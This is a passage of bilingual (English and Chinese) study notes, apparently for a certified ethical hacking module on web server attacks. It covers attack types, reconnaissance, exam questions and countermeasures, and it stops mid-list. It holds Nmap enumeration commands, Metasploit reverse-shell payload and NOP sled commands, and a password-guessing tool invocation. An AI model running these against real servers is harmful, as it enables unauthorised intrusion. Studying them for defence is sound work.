- Attacker compromises DNS server and **changes the DNS settings** so that all the request coming toward the target web server should be redirected to his/her own malicious server.




DNS Amplification Attack

- Attacker takes the advantages of **DNS recursive method** of DNS redirection to perform DNS amplification attack.



- Attacker uses compromised PCs with **spoofed IP addresses** to amplify the DDoS attacks on victims DNS server by exploiting DNS recursive method.



利用botnet假冒受害者的IP向DNS server發動請求，最後大量請求回應給受害者造成DoS攻擊。


Directory Traversal Attacks

- In directory traversal attacks, attackers use **../ (dot-dot-slash)** sequence to access restricted directories outside of the web server root directory.
- Attackers can use **trial and error method** to navigate the outside of root directory and access sensitive information in the system.

屬於web server端的攻擊


Man-in-the-Middle/Sniffing Attack

- Man-in-the-Middle (MITM) attacks allow an attacker to access sensitive information by **intercepting and altering communications** between an end-user and web servers.
- Attacker **acts as a proxy** such that all the communication between the user and webserver passes through him.



Phishing Attacks

- Attacker tricks user to submit **login details** for website that looks legitimate, but it redirect to the malicious website hosted on attacker web server.
- Attacker **steals the credentials** entered and use it to impersonate with the website hosted on the legitimate target server.
- Attacker then can perform **unauthorized** or **malicious operation** with the website target server.



Website Defacement

- Web defacement occurs when an intruder **maliciously alters visual appearance of a web page** by inserting or substituting provocative and frequently offending data.
- **Defaced pages exposes visitors to some propaganda** or misleading information until the unauthorized change is discovered and corrected.
- Attackers uses variety of methods such as **MYSQL injection** to access a site in order to



deface it.

Web Server Misconfiguration

- Server misconfiguration refers to **configuration weaknesses** in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft.
 - Sample Configuration, and Script Files.
 - Anonymous or Default Users/Passwords.
 - Verbose debug/error messages.
 - Misconfigured/Default SSL Certificates.
 - Unnecessary Services Enabled.
 - Remote Administration Functions.

Web Server Misconfiguration Example

- This configuration allows anyone to view the **server status** page, which contains detailed information about the current use of the web server, including information about the **current hosts** and requests being processed.
 - **httpd.conf** file on an **Apache** server:

```
<Location /server-status>
  SetHandler server-status
</Location>
```


- This configuration gives **verbose error messages**.
 - **php.ini file:**

```
display_error = On
log-errors = On
error-log = syslog
ignore_repeated_errors = Off
```

Keeping the server configuration secure requires vigilance - OWASP

HTTP Response Splitting Attack (?)


- HTTP response splitting attack involves **adding header response data into the input field** so that the server split the response into two responses.
- The attacker can **control the second response to redirect user to a malicious website** whereas the other responses will be discarded by web browser.



- Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016)
- CWE-113: Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')
- CAPEC-34: HTTP Response Splitting
- CRLF Injection attacks and HTTP Response Splitting
- 屬於漏洞：蓋掉server的response
- Cache: (結合web cache poisoning)
 - client
 - proxy
 - server

Web Cache Poisoning Attack

- An attacker forces the web server's cache to **flush its actual cache content** and sends a specially **crafted request**, which will be stored in cache.



SSH Bruteforce Attack

- SSH protocols are used to create an **encrypted SSH tunnel** between two hosts in order to transfer unencrypted data over an insecure network.
- Attackers can bruteforce SSH login credentials to gain **unauthorized access to a SSH tunnel**.
- SSH tunnels can be used to **transmit malwares** and other exploits to victims without being detected.

SSH: TCP port 22

Webserver Password Cracking

- An attacker tries to exploit weaknesses to hack **well-chosen passwords**.
- The most **common passwords** found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.
- Attacker target mainly for:**
 - SMTP servers
 - Web shares
 - SSH Tunnels

- Web form authentication cracking
- FTP servers
- Attackers use different methods such as **social engineering**, **spoofing**, **phishing**, using a Trojan Horse or virus, wiretapping, keystroke logging, etc.
- Many hacking attempts start with **cracking passwords** and proves to the webserver that they are a **valid user**.

Webserver Password Cracking Techniques

- Passwords may be cracked **manually** or with **automated tools** such as Cain and Abel, Brutus, THC Hydra, etc.
- Passwords can be cracked by using following techniques:
 - **Guessing**: A common cracking method used by attackers to guess passwords either by **humans** or by **automated tools** provided with dictionaries.
 - **Dictionary Attacks**: A **file of words is run against user accounts**, and if the password is a simple word, it can be found pretty quickly.
 - **Brute Force Attack**: The most time-consuming, but comprehensive way to crack a password. Every **combination of character is tried** until the password is broken.
 - **Hybrid Attack**: A hybrid attack works similar to dictionary attack, but it adds **numbers** or **symbols** to the password attempt.
 - Dictionary attack + brute force attack

Automated tools: Cain & Abel, Brutus, THC Hydra.

Web Application Attacks

- Vulnerabilities in **web applications** running on a webserver provide a broad attack path for webserver compromise.
 - Directory Traversal
 - Parameter/Form Tampering
 - Cookie Tampering
 - Command Injection Attacks
 - Buffer Overflow Attacks
 - Cross-Site Scripting (XSS) Attacks
 - Denial-of-Service (DoS) Attacks
 - Unvalidated Input and File injection Attacks
 - Cross-Site Request Forgery (CSRF) Attack
 - SQL Injection Attacks
 - Session Hijacking

11.3 Attack Methodology

Webserver Attack Methodology

- Information Gathering
- Webserver Footprinting
- Mirroring Website
- Vulnerability Scanning
- Session Hijacking
- Hacking Webserver Passwords

Webserver Attack Methodology: Information Gathering

- Information gathering involves collecting information about the **targeted company**.
- Attackers search the **Internet, newsgroups, bulletin boards**, etc. for information about the company.
- Attackers use **Whois, Traceroute, Active Whois**, etc. tools and query the Whois databases to get the details such as a domain name, an IP address, or an autonomous system number.

Note: For complete coverage of information gathering techniques refer to Module 02: Footprinting and Reconnaissance

Whois

Webserver Attack Methodology: Information Gathering from Robots.txt File

- The robots.txt file contains the **list of the web server directories and files** that the web site owner wants to hide from web crawlers.
- Attacker can simply request Robots.txt file from the URL and retrieve the sensitive information such as **root directory structure, content management system information**, etc., about the target website.

Webserver Attack Methodology: Webserver Footprinting

- Gather **valuable system-level data** such as account details, operating system, software versions, server names, and database schema details.
- **Telnet** a webserver to footprint a webserver and gather information such as server name, server type, operating systems, applications running, etc.
- Use tool such as **ID Serve**, **httprecon**, and **Netcraft** to perform footprinting.

Webserver Footprinting Tools

- httprecon
- ID Serve

Enumerating Webserver Information Using Nmap

- Attackers can use advanced **Nmap commands** and **Nmap Scripting Engine (NSE) scripts** to enumerate information about the target website.
- `nmap -sV -O -p target IP address`
- `nmap -sV --script=http-enum target IP address`
- `nmap target IP address -p 80 --script=http-frontpage-login`
- `nmap --script http-passwd --script-args http-passwd.root=/target IP address`
- Discover virtual domains with hostmap: `$nmap --script hostmap <host>`
- Detect a vulnerable server that uses the TRACE method: `$nmap --script http-trace -p80 localhost`
- Harvest email accounts with http-google-email: `$nmap --script http-google-email <host>`
- Enumerate users with http-userdir-enum: `$nmap -p80 --script http-userdir -enum localhost`
- Detect HTTP TRACE: `$nmap -p80 --script http-trace <host>`
- Check if webserver is protected by a WAF/IPS: `$nmap -p80 --script http-waf-detect --script-args="http-waf-detect.uri=/testphp.vulnweb.com/artists.php,http-waf-detect.detectBodyChanges" www.modsecurity.org`
- Enumerate common web applications: `$nmap --script http-enum -p80 <host>`
- Obtain robots.txt: `$nmap -p80 --script http-robots.txt <host>`

Webserver Attack Methodology: Mirroring a Website

- Mirror a website to create a complete profile of the site's **directory structure, files structure, external links**, etc.
- Search for comments and other items in the **HTML source code** to make footprinting activities more efficient.
- Use tools **HTTrack, WebCopier Pro, BlackWidow**, etc. to mirror a website.

HTTrack

Webserver Attack Methodology: Vulnerability Scanning

- Implement vulnerability scanning to **identify weaknesses** in a network and determine if the system can be exploited.
- Use a vulnerability scanner such as HP WebInspect, Acunetix Web Vulnerability Scanner, etc. to find **hosts, services, and vulnerabilities**.
- Sniff the network traffic to find out **active systems, network services, applications**, and vulnerabilities present.
- Test the **web server infrastructure** for any misconfiguration, outdated content, and known vulnerabilities.

弱點掃描是爲了發掘系統是否有可辨識的弱點，通常使用如HP WebInspect, Acunetix Web Vulnerability Scanner等自動化工具來掃描主機、服務或弱點。監聽網路流量來找尋系統、服務、應用程式和弱點。對網路伺服器基礎建設找尋任何配置錯誤設定、過時的內容和已知的弱點。

Webserver Attack Methodology: Session Hijacking

- Sniff valid session IDs to **gain unauthorized access** to the Web Server and snoop the data.
- Use session hijacking techniques such as session fixation, session sidejacking, Cross-site scripting, etc. to **capture valid session cookies and IDs**.
- Use tools such as **Burp Suite, Firesheep, JHijack**, etc. to automate session hijacking.

監聽有效的session IDs取得未授權的存取權限，進而窺探資料。使用session hijacking技術像是session fixation, session sidejacking, XSS等來取得有效的session cookies和IDs。可以使用像Burp Suite, Firesheep, JHijack等工具來進行session hijacking。

Webserver Attack Methodology: Hacking Web Passwords

- Use password cracking techniques such as **brute force attack**, **dictionary attack**, password guessing to crack Webserver passwords.
- Use tools such as **THC-Hydra**, **Brutus**, etc.

使用**暴力破解攻擊**、**字典檔攻擊**和密碼猜測來破解網路伺服器密碼。使用工具如：**THC-Hydra**和**Brutus**等。

- Basic Auth → Webserver處理 (使用Hydra打)
- Form Based:
 - Text
 - Password
 - submit → 送到後台(AP)處理


11.4 Webserver Attack Tools

Webserver Attack Tool: Metasploit (重要)

- The Metasploit Framework is a **penetration testing toolkit**, exploit development platform, and **research tool** that includes hundreds of working remote exploits for a variety of platforms.
- It supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM.

- 基本題會考
- Autopwn

Metasploit Architecture



The framework was designed to be as modular as possible in order to encourage the reuse of code across various projects.

Metasploit Exploit Module

- It is the basic module in Metasploit used to **encapsulate an exploit** using which users target many platforms with a single exploit.
- This module comes with **simplified meta-information fields**.
- Using a Mixins feature, users can also **modify exploit behavior dynamically**, brute force attacks, and attempt passive exploits.
- **Steps to exploit a system follow the Metasploit Framework:**
 1. Configuring Active Exploit
 2. Verifying the Exploit Options
 3. Selecting a Target
 4. Selecting the Payload
 5. Launching the Exploit

滲透攻擊模組 → 裡面有許多漏洞攻擊程式。

Metasploit Payload Module

- Payload module establishes a **communication channel** between the Metasploit framework and the victim host.
- It combines the **arbitrary code** that is executed as the result of an exploit succeeding.
- To generate **payloads**, first select a payload using the command:
 - `msf > use windows/shell_reverse_tcp`
 - `msf payload(shell_reverse_tcp) > generate -h`
- There are three types of payload modules provided by the Metasploit:
 - **Singles**: It is self-contained and completely standalone.
 - **Stagers**: It sets up a network connection between the attacker and victim.
 - **Stages**: It is downloaded by stagers modules.

當滲透攻擊成功後將目標主機植入程式，目的在於取得該主機的使用權。


Metasploit Auxiliary Module

- Metasploit's auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing.
- To run auxiliary module, either use the `run` command, or use the `exploit` command.

輔助模組 → 掃描、密碼猜測、敏感資訊探測、DOS。

Metasploit NOPS Module

- NOP modules generate a no-operation instructions used for blocking out buffers.
- Use `generate` command to generate a NOP sled of an arbitrary size and display it in a given format OPTIONS:
 - `-b <opt>`: The list of characters to avoid: '\x00\xff'
 - `-h`: Help banner
 - `-s <opt>`: The comma separated list of registers to save
 - `-t <opt>`: The output type: ruby, perl, c, or raw `msf nop(opty2)>`

Generates a NOP sled of a given length	Command to generate a 50 byte NOP sled
<pre>msf > use x86/opty2 msf nop(opty2) > generate -h Usage: generate [options] length</pre> 	<pre>msf nop(opty2) > generate -t c 50 unsigned char buf[] = "\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x 66\x9f\xb8\x2d\xb6" "\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x 84\xd5\x14\x40\xb4" "\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x 2f\xfd\x96\x4a\x98" "\x92\xb5\xd4\x4f\x91"; msf nop(opty2) ></pre>

- 空指令 → 也就是 No Operation，作用是讓目標系統在一個時間週期內，不執行任何的處理程序以提升攻擊者執行 exploit 成功的機率。
- POST Module: 目標攻擊成功後所提供的功能，例如，鍵盤側錄、權限提升等。
- Encoders Module: 加密模組 → 將Payload的程式進行加密以避免被防毒軟體發現。

Webserver Attack Tool: Wfetch

- WFetch allows attacker to fully customize an HTTP request and send it to a Web server to see the raw HTTP request and response data.
- It allows attacker to test the performance of Web sites that contain new elements such as Active Server Pages (ASP) or wireless protocols.

Web Password Cracking Tools: THC-Hydra and Brutus

- **THC-Hydra:**
 - Hydra is a parallized login cracker which supports numerous protocols to attack.
- **Brutus:**
 - It includes a multi-stage authentication engine and can make 60 simultaneous target connections.
 - It supports no user name, single user name, multiple user name, password list, combo (user/password) list and configurable brute force modes.

Q1) A pentester is using Metasploit to exploit an FTP server and pivot to a LAN. How will the pentester pivot using Metasploit? (?)

1. Issue the pivot exploit and set the meterpreter.
2. Reconfigure the network settings in the meterpreter.
3. Set the payload to propagate through the meterpreter.
4. **Create a route statement in the meterpreter.**

Q2) Finding tools to run dictionary and brute forcing attacks against FTP and Web servers is an easy task for hackers. They use tools such as arhontus or brutus to break into remote servers.

```
CEH# ./rpa
Remote Password Assassin V 1.0
Roses Labs / w00w00
Usage: ./rpa <host> (options)
Options:
-l : Login file to use.
-s : Use the same login.
-c : Password file to use.
-r : Attack FlowPoint Router.
-t : Attack Telnet Port.
-f : Attack FTP Port.
-p : Attack POP Port.
CEH# ./rpa 10.0.0.34 -t -f -c passwords.txt -s linksys
```

A command such as this, will attack a given 10.0.0.34 FTP and Telnet servers simultaneously with a list of passwords and a single login name. linksys. Many FTP-specific password-guessing tools are also available from major security sites.


What defensive measures will you take to protect your network from these attacks?

1. **Never leave a default password**
2. **Never use a password that can be found in a dictionary**
3. **Never use a password related to your hobbies,pets,relatives,or date of birth**
4. Use a word that has more than 21 characters from a dictionary as the password
5. **Never use a password related to the hostname,domain name,or anything else that can be found with whois**

11.5 Countermeasures

Place Web Servers in **Separate Secure Server Security Segment** on Network

- An ideal **web hosting network** should be designed with at least **three segments** namely Internet segment, secure server security segment often called demilitarized zone (DMZ), internal network.
- Place the web server in **Server Security Segment (DMZ)** of the network isolated from public network as well as internal network.
- The firewalls should be place for **internal network** as well as **Internet traffic** going towards DMZ.



Countermeasures: **Patches and Updates**

- Scan for existing vulnerabilities, patch, and update the **server software regularly**.
- Before applying any service pack, hotfix, or security patch, **read and peer review** all relevant documentation.
- Apply all updates, regardless of their type on an **"as-needed"** basis.
- Test the service packs and hotfixes on a representative **non-production environment** prior to being deployed to production.
- Ensure that service packs, hotfixes, and security patch levels are consistent on **all Domain Controllers (DCs)**.
- Ensure that **server outages** are scheduled and a complete set of **backup tapes** and emergency repair disks are available.
- Have a **back-out plan** that allows the system and enterprise to return to their original state, prior to the failed implementation.
- Schedule periodic service pack upgrades as part of operations maintenance and never

try to have **more than two service packs behind**.

Countermeasures: **Protocols**

- Block all unnecessary **ports**, **Internet Control Message Protocol (ICMP) traffic**, and unnecessary protocols such as NetBIOS and SMB.
- Harden the TCP/IP stack and consistently apply the **latest software patches** and updates to system software.
- If using insecure protocols such as **Telnet**, **POP3**, **SMTP**, **FTP**, take appropriate measures to provide secure authentication and communication, for example, by using IPSec policies.
- If remote access is needed, make sure that the remote connection is secured properly, by using **tunneling and encryption protocols**.
- Disable **WebDAV** if not used by the application or keep secure if it is required.

Countermeasures: **Accounts**

- Remove all unused modules and application extensions.
- Disable unused default user accounts created during installation of an operating system.
- When creating a new web root directory, grant the appropriate (least possible) NTFS permissions to the anonymous user being used from the IIS web server to access the web content.
- Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning.
- Use secure web permissions, NTFS permissions, and .NET Framework access control mechanisms including URL authorization.
- Slow down brute force and dictionary attacks with strong password policies, and then audit and alert for logon failures.
- Run processes using least privileged accounts as well as least privileged service and user accounts.

Countermeasures: **Files and Directories**

- Eliminate unnecessary files within the **.jar files**.
- Eliminate **sensitive configuration** information within the **byte code**.
- Avoid mapping **virtual directories** between two different servers, or over a network.
- Monitor and check all **network services logs**, **website access logs**, **database server logs**

(e.g., Microsoft SQL Server, MySQL, Oracle) and OS logs frequently.

- Disable serving of **directory listings**.
- Eliminate the **presence of non web files** such as archive files, backup files, text files, and header/include files.
- Disable serving certain **file types** by creating a resource mapping.
- Ensure the presence of **web application** or **website files** and **scripts** on a separate partition or drive other than that of the operating system, logs, and any other system files.

Detecting Web Server **Hacking Attempts**

- Use **Website Change Detection System (WDS)** to detect hacking attempts on the web server.
- **Website Change Detection System involves:**
 - **Running specific script** on the server that detects any changes made in the existing executable file or new file included on the server.
 - Periodically comparing the **hash values** of the files on the server with their respective master hash value to detect the changes made in codebase.
 - **Alerting the user** upon any change detection on the server.
 - **For example:** **WebsiteCDS** is a script that goes through your entire web folder and detects any changes made to the your code base and alert you using email.

How to Defend Against Web Server Attacks

- **Ports:**
 - Audit the ports on server regularly to ensure that an **insecure** or unnecessary service is not active on your web server.
 - Limit inbound traffic to **port 80 for HTTP** and **port 443 for HTTPS (SSL)**.
 - Encrypt or restrict **intranet traffic**.
- **Server Certificates:**
 - Ensure that **certificate data ranges** are valid and that certificates are used for their intended purpose.
 - Ensure that the certificate has not been revoked and **certificated public key** is valid all the way to a trusted root authority.
- **Machine.config:**
 - Ensure that protected resources are mapped to **HttpForbiddenHandler** and unused **HttpModules** are removed.
 - Ensure that **tracing is disabled** `<trace enable="false"/>` and **debug compiles** are turned off.

- **Code Access Security:**
 - Implement **secure coding** practices.
 - Restrict **code access security policy** settings.
 - **Configure IIS** to reject URLs with "../" and install new patches and updates.
- **UrlScan:**
